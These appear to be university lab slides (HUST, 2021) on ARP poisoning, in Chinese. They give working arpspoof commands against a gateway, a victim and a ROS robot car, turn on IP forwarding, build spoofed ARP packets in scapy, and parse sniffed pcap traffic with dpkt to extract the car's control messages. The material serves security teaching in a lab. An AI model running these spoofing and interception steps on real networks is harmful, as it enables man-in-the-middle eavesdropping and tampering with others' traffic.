



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

实验五 ARP中毒

华中科技大学 2021 ROS创新实践教学



日期：2021.05



内容：ARP攻击与网络报文

0

概述

了解 → ARP攻击



工具 → arpspoof


库 → scapy

库 → dpkt、pcap



库 → libcap


第一关——了解ARP攻击&互联网中通讯流程



ARP全称**Address Resolution Protocol（地址解析协议）**，用于在局域网中把IP地址通信转换成MAC地址通信。MAC地址是硬件地址，是物理网卡的编号地址，理论上具有唯一性。在Internet互联网中，访问一个网站要先进行DNS解析，把域名转换成IP，然后通过**ARP协议**，由IP找到MAC地址。


Q1：为什么不直接基于MAC地址通信？

第一关——了解ARP攻击&同网段的主机通讯欺骗




如果A、B同时被欺骗，并且报文能够顺利转发，再加上攻击机C反复向A/B称自己才是B/A，A、B之间的数据包就能够全部发给C了。

ARP欺骗原理：由于主机**不加检测地**将ARP响应数据包的内容添加到自己的ARP列表中，发送**虚假的ARP响应数据包**即可错误地引导数据传输。



第一关——了解ARP攻击



点击图片跳转视频

主要指令：

`sudo arpspoof -t 网关 被攻击机 #欺骗网关`

`sudo arpspoof -t 被攻击机 网关 #欺骗被攻击机`

`echo 1 > /proc/sys/net/ipv4/ip_forward`

```
shen@shen-virtual-machine:~/...  
Version: 2.4  
Usage: arpspoof [-i interface  
t] [-r] host
```

Q2: A真机中运行的虚拟机B发送的ARP包被其他真机C检测到时，对应的Mac地址是A真机的，而不是B的，为什么会这样，该怎样解决这一问题呢？

主要指令：

sudo arpspoof -t ROS小车 ROS控制机 #欺骗ROS小车

sudo arpspoof -t ROS控制机 ROS小车 #欺骗被ROS控制机

echo 1 > /proc/sys/net/ipv4/ip_forward #开启IP转发

尝试开关IP转发、
开关ARP攻击，检
查控制效果是否被
影响

主要指令:

`sudo scapy` #运行scapy

`pkt=ARP()` #用ARP()方法构造ARP报文

`pkt.show()` #显示报文内容

`pkt.psrc= '被攻击机A'` #修改报文源地址

`pkt.pdst= '被攻击机B'` #修改报文目的地址

`pkt.op= 'is-at '` #修改报文类型

`sr1(pkt)` #发送报文

```
>>> pkt=ARP()
>>> pkt.show()
###[  ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= who-has
  hwsrc= 00:0c:29:ae:75:24
  psrc= 10.11.68.36
  hwdst= 08:00:27:2d:88:6e
  pdst=
```

硬件类型，运行ARP的网络的类型，以太网是类型1
协议类型
硬件地址长度，对应物理地址长度
协议地址长度，对应逻辑地址长度
操作字段，数据包类型
源网关
源

尝试检查被攻击机的arp列表，看看报文是否发送成功

主要指令：

```
sudo scapy #运行scapy
```

```
pkt=Ether()/ARP() #构造带二级帧头的报文
```

```
pkt.psrc= '被攻击机A' #修改地址
```

```
pkt.pdst= '被攻击机B' #修改地址
```

```
pkt[Ether].dst= 'ff:ff:ff:ff:ff:ff' #修改二
```

```
pkt.show() #显示报文内容
```

```
srp1(pkt) #发送报文
```

运行结果：

```
C:\Users\12524>arp -a -N 10.11.71.54
接口: 10.11.71.54 --- 0x14
Internet 地址      物理地址      类型
10.11.71.254      00-74-9c-7d-fc-93 动态
10.11.71.255      ff-ff-ff-ff-ff-ff 静态
224.0.0.2         01-00-5e-00-00-02 静态
224.0.0.22        01-00-5e-00-00-16 静态
224.0.0.25        01-00-5e-00-00-fb 静态
10.11.71.54      01-00-5e-00-00-fc 静态
10.11.71.55      01-00-5e-7f-ff-fa 静态
10.11.71.56      ff-ff-ff-ff-ff-ff 静态
```

造成攻击痕迹是因为没有自定义二次帧头，攻击机会先发送了广播报文去问谁是被攻击机

主要过程：

`f=open(file,'rb') #打开文件，获取文件指针`

`pcap=dpkt.pcap.Reader(f) #读取文件`

`#pcap中是按照“间戳：单包”的格式存储着各个单包`

`dpkt.ethernet.Ethernet(buf) #解包，物理层`

`if not (符合过滤条件): #根据报文特点增加过滤条件`

`continue`

`dpkt.ethernet.Ethernet(buf).data #解包，网络层`

`dpkt.ethernet.Ethernet(buf).data.data #解包，传输层负载数据`

基本要求：能够筛选小车的键盘控制移动报文并打印传输层负载数据内容

根据这些库函数编写自己的程序、分析你感兴趣的部分吧！

最终运行结果：

[illegible]

如果能结合pcap库边嗅探边分析报文就更好了！

Scapy和dpkt固然方便，但是libpcap的**自定义度更高**。
——Arp报文的数据格式都需要自己手动定义，网卡都要自己写代码去找。
但是由于编写难度较大，仅做引入了解。

测试程序、编译过程以及运行结果如下：(寻找网卡的程序)

```
1. #include <pcap.h> ←
2. #include <stdio.h> ←
3. ←
4. int main() ←
5. { ←
6.     char errBuf[PCAP_ERRBUF_SIZE], * device; ←
7.     //look for the net device←
8.     device = pcap_lookupdev(errBuf); ←
9.     ←
10.    if(device) ←
11.    { ←
12.        printf("success: device: %s\n", device);
13.    } ←
14.    else ←
15.    { ←
16.        printf("error: %s\n", errBuf); ←
17.    } ←
18.    ←
19.    return 0; ←
20. }
```

```
shen@shen-virtual-machine:~$ gcc -g -Wall testLibpcap.c -lpcap -o testLibpcap
testLibpcap.c: In function 'main':
testLibpcap.c:6:3: warning: 'pcap_lookupdev' is deprecated: use 'pcap_findalldevs' and use the first device [-Wdeprecated-declarations]
   6 |     device = pcap_lookupdev(errBuf);
     |     ^~~~~~
In file included from /usr/local/include/pcap.h:43,
                 from testLibpcap.c:1:
/usr/local/include/pcap/pcap.h:394:16: note: declared here
 394 | PCAP_API char *pcap_lookupdev(char *)
     |                  ^~~~~~
```

```
shen@shen-virtual-machine:~$ ./testLibpcap
success: device: ens33
```

The background features a large, light blue downward-pointing triangle. Inside it is a smaller, thin-lined upward-pointing triangle. A thick blue arrow points from the top-left towards the center, and another thick blue arrow points from the bottom towards the center. The text "THANK YOU" is centered in a bold, blue, sans-serif font.

THANK YOU